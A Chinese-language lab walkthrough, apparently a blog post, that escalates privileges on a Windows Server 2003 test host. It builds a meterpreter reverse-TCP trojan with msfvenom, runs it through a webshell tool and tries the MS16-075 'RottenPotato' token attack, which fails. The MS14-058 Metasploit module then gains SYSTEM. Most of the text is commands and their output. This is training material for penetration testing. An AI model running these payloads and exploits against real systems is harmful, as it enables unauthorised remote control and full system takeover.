KB944338 KB944653 KB945553 KB946648 KB948496 KB950762 KB950974 KB951066 KB951748 KB952004 KB952954 KB953155 KB953298 KB953761 KB954155 KB954459 KB955069 KB955839 KB956803 KB957095 KB957097 KB958644 KB959426 KB959454 KB960225 KB960803 KB961501 KB961729 KB963093 KB967715 KB968389 KB968537 KB968585 KB969604 KB970430 KB970483 KB971468 KB971657 KB971961 KB973507 KB973869 KB973904 KB974112 KB974318 KB974392 KB974571 KB975025 KB975467 KB975517 KB975560 KB975713 KB976098 KB976323 KB976662 KB976749 KB977165 KB977914 KB978037 KB978338 KB978542 KB978601 KB978695 KB978835 KB979309 KB979683 KB980232 KB981957 KB982316 KB982799 KB2160329 KB2305420 KB2267960 KB2393802 KB2503665 KB2566454 KB2592799 KB2671387 KB2707511 KB2778930 KB2829361 KB2840221 KB2850851 KB2914368 KB2972621 KB2975684 KB2989935 KB2992611 KB3000061 KB3011780 KB3023266 KB3031432 KB3036220 KB3045171 KB3057191 KB3057839 KB3067505 KB3077657 KB3079904 KB3089656 KB3134228 KB3136041 KB3141780 KB3143141 KB3143145 KB3164038 KB3178466 KB3186973 KB3199135 KB4013081 KB4013389) do @findstr /i /c:"%i" micropoor.txt > nul || @echo %i is missing) & del /f /q micropoor.txt
三、利用kali传木马提取的尝试
Step1:利用kali系统自带的msfconsole工具在命令行下直接执行以下命令获得一个针对windows的反弹型木马:
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.179.139 lport=4444 -f exe -o hack.exe

通过msfvenom命令在当前目录已生成了监听木马。lhost为指定目标IP地址(kali机器的IP地址)和端口生成一个名为hack.exe的木马。
Step2:上传hack.exe到目标主机(win server 2003)

Step3:在kali启动监听
输⼊命令设置本地监听,具体命令如下:
#启动msf:
$ msfconsole

#选择监听模块:
msf6 > use exploit/multi/handler
#设置参数:
msf6 > set payload windows/meterpreter/reverse_tcp
#设置监听IP(注意IP地址是本地kali机器的IP地址):
msf6 > set lhost 192.168.179.139
#设置监听端⼝:
msf6 > set lport 4444
msf6 > run
Step4:当kali中的监听配置完之后,在利用菜刀命令行调用已上传的hack.exe

注意: 出现这种情况,则说明菜刀所运行的命令行权限不够,需要将对应版本的cmd.exe上传到目标主机。
# 先启动刚刚上传cmd.exe
$ setp C:\www.test\88\cmd.exe
# 此时,再运行hack.exe
$ hack.exe

正在监听的kali机器立马就有反应。从图的左边中可看到出现了meterpreter命令行。
Step5:直接提取的尝试
# 查看了权限,并非System权限
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE

# 尝试提权时,提示失败了
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
说明: 直接提权方式利用失败,需选择提权漏洞尝试提权。如果目标服务器打了补丁也会导致漏洞提权失败。因此,需利用多个漏洞尝试碰运气。
获取补丁信息的命令如下:
meterpreter > run post/windows/gather/enum_patches

[*] Running module against OLDBOY-BFF81D0F (192.168.179.144)

Installed Patches
=================

  HotFix ID    Install Date
  ---------    ------------
  File 1
  File 1
  File 1
  KB926140-v5
  KB942288-v4  8/19/2023
  KB954550-v5
  Q147222

[*] Patch list saved to /home/kali/.msf4/loot/20260220070317_default_192.168.179.144_enum_patches_673055.txt
四、MS16-075(烂土豆)
此漏洞在kali中均已采集,无需额外下载,直接上kali机查找。
Step1:从刚刚的meterpreter状态中返回至msf6的状态
meterpreter > background
# 遇到此状态说明已返回到 msf6,
msf6 exploit(multi/handler) >
# 773个本地提权漏洞
msf6 exploit(multi/handler) > search local
Step2:查找漏洞
msf6 > search MS16-075

选择编号为0的漏洞:
msf6 > use 0
Step3:查看编号为0的工具的相关信息
msf6 > show options
没有发现需要设置的地方,再查看工具的详细帮助信息
msf6 > info

       Name: Windows Net-NTLMv2 Reflection DCOM/RPC
     Module: exploit/windows/local/ms16_075_reflection
   Platform: Windows
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2016-01-16

Provided by:
  FoxGloveSec
  breenmachine
  Mumbai

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic
      1   Windows x86
      2   Windows x64

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on

Payload information:

Description:
  Module utilizes the Net-NTLMv2 reflection between DCOM/RPC
  to achieve a SYSTEM handle for elevation of privilege. Currently the module
  does not spawn as SYSTEM, however once achieving a shell, one can easily
  use incognito to impersonate the token.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/MS16-075
  https://nvd.nist.gov/vuln/detail/CVE-2016-3225
  http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-a-windows-kernel-mode-vulnerability-cve-2014-4113/
  https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/
  https://github.com/breenmachine/RottenPotatoNG


View the full module info with the info -d command.
Step4:设置target(目标)
在通过info命令查看内容后,位于Available targets的地方有个列表,需要设置对应编号;这是用于选择对应被攻击靶机的型号。具体命令如下:
msf6 > set target 1
# 此为运行结果
target => 1
Step5:设置session(会话)
需针对某条会话做提权,不同会话对应这不同的目标主机,因此,先使用命令查看会话列表:
msf6 > sessions -i
# 如下为结果
Active sessions
===============

  Id  Name  Type                     Information                                     Connection
  --  ----  ----                     -----------                                     ----------
  1         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ OLDBOY-BFF81D0F  192.168.179.139:4444 -> 192.168.179.144:1074 (192.168.179.144)
查看当前会话,因为当前只有⼀条会话所以直接选择它。
# 注意ID号,一定要和会话对应上
msf6 > set session 1
设置完后做检查:
msf6 > show options
# 如下为显示结果
Active sessions
===============

  Id  Name  Type                     Information                                     Connection
  --  ----  ----                     -----------                                     ----------
  2         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ OLDBOY-BFF81D0F  192.168.179.139:4444 -> 192.168.179.144:1074 (192.168.179.144)

msf6 exploit(windows/local/ms16_075_reflection) > show options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.179.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   1   Windows x86

View the full module info with the info, or info -d command.
Step6:开始运行
msf6 > run
Step7:再次查看权限
# 查看权限
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
Step8:伪造token
# 加载incoginto功能(⽤来盗窃⽬标主机的令牌或是假冒⽤户)
meterpreter > use incognito
Loading extension incognito...Success.

# 列出⽬标主机用户的可用令牌,找到system权限。最后伪造token值(身份令牌)就可以成功提权了
meterpreter > list_tokens -u
# 通过运行发现,没有发现可用的token,所以烂土豆漏洞利用已失败
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
No tokens available

#impersonate_token:模拟token值的命令
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] User token NT AUTHORITY\SYSTEM not found

# 再次查看当前权限,已显示了system级别
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
说明: 想要利用烂土豆成功提权,是需要一定的运行,但这次实验并未成功,则需要通过其它漏洞获取提权资格。因此,此路不通,就换条路走。
五、MS14_058
MS14-058是微软在2014年8月披露的一个安全漏洞,其全称为Vulnerability in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2984006),即Windows 内核模式驱动程序中的漏洞可能允许提升权限。
1、漏洞原理
该漏洞存在于 Windows 内核模式驱动程序中,具体来说,是 win32k.sys 内核驱动文件在处理用户模式到内核模式转换时,存在对象引用错误。攻击者可以精心构造恶意的用户模式输入,利用这个错误, 突破正常的权限边界,将低权限的用户会话提升到具有系统(SYSTEM)权限的会话,进而完全控制目标系统漏洞影响范围。
主要影响以下 Windows 操作系统版本:
Windows Server 2003
Windows Vista
Windows Server 2008
Windows 7
Windows Server 2008 R2
2、提权开始
Step1:查找漏洞
msf6 > search ms14_058

Matching Modules
================

   #  Name                                             Disclosure Date  Rank    Check  Description
   -  ----                                             ---------------  ----    -----  -----------
   0  exploit/windows/local/ms14_058_track_popup_menu  2014-10-14       normal  Yes    Windows TrackPopupMenu Win32k NULL Pointer Dereference
   1    \_ target: Windows x86                         .                .       .      .
   2    \_ target: Windows x64                         .                .       .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/ms14_058_track_popup_menu
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use 0
Step2:设置会话
# 检查当前设置信息
msf6 > show options
# 设置会话
msf6 > sessions -i
Active sessions
===============

  Id  Name  Type                     Information                                     Connection
  --  ----  ----                     -----------                                     ----------
  1         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ OLDBOY-BFF81D0F  192.168.179.139:4444 -> 192.168.179.144:1091 (192.168.179.144)
#选择会话编号
msf6 > set SESSION 1
Step3:检查无误后直接run
msf6 > run
[*] Started reverse TCP handler on 192.168.179.139:4444
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching msiexec to host the DLL...
[+] Process 2828 launched.
[*] Reflectively injecting the DLL into 2828...
[*] Sending stage (177734 bytes) to 192.168.179.144
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 3 opened (192.168.179.139:4444 -> 192.168.179.144:1105) at 2026-02-20 08:48:17 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
最终,提权成功!

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 11
11 0
0- 0


 已为社区贡献9条内容

所有评论(0)